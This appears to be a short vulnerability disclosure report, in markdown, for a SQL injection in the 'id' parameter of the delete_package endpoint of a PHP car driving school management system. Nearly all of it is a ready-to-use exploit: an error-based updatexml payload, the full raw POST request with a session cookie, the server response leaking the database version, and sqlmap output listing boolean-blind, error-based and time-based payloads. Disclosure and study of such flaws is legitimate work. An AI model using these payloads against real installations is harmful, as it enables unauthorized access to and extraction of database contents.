debug601 Create SQLi-1.md History

1 contributor

48 lines (37 sloc) | 1.94 KB

Car driving school management system has a SQL injection vulnerability.

vendors: https://www.sourcecodester.com/php/15070/car-driving-school-management-system-phpoop-free-source-code.html

Vulnerability file: /cdsms/classes/Master.php?f=delete_package


Vulnerability location: /cdsms/classes/Master.php?f=delete_package ,id

[+]Payload: id=1' and updatexml(1,concat(0x7e,(select version()),0x7e),0)--+ //id is Injection point

```
POST /cdsms/classes/Master.php?f=delete_package HTTP/1.1
Host: 192.168.1.19
Content-Length: 64
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.82 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.19
Referer: http://192.168.1.19/cdsms/admin/?page=packages
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

```
Cookie: PHPSESSID=vfe306mj2a11p5q94440ttg4bd
Connection: close

id=1' and updatexml(1,concat(0x7e,(select version()),0x7e),0)--+ //id is
Injection point
```



```
Raw Params Headers Hex
POST
/cdsms/classes/Master.php?f=delete_pac
kage HTTP/1.1
Host: 192.168.1.19
Content-Length: 64
Accept: application/json,
text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/99.0.4844.82 Safari/537.36
Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://192.168.1.19
Referer:
http://192.168.1.19/cdsms/admin/?page=
packages
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
PHPSESSID=vfe306mj2a11p5q94440ttg4bd
Connection: close

id=1' and
updatexml(1,concat(0x7e,(select
version()),0x7e),0)--+
```

```
Raw Headers Hex
HTTP/1.1 200 OK
Date: Mon, 28 Mar 2022 02:57:25 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 69
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":"failed","error":"XPATH syntax error: '~10.4.19-MariaDB~'"}
```

```
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: id=1' RLIKE (SELECT (CASE WHEN (1015=1015) THEN 1 ELSE 0x28 END))-- lYI

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=1' AND EXTRACTVALUE(9451,CONCAT(0x5c,0x716a6a7071,(SELECT (ELT(9451=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2853 FROM (SELECT(SLEEP(5)))ZgVu)-- duUy
---
```

```
sqlmap identified the following injection point(s) with a total of 000 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=1' RLIKE (SELECT (CASE WHEN (1015=1015) THEN 1 ELSE 0x28 END))-- lYIO

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=1' AND EXTRACTVALUE(9451,CONCAT(0x5c,0x716a6a7071,(SELECT (ELT(9451=9451,1))),0x716b706b71))-- FYNY

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2853 FROM (SELECT(SLEEP(5)))ZgVu)-- duUy
---
[11:08:37] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.7, Apache 2.4.48
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
```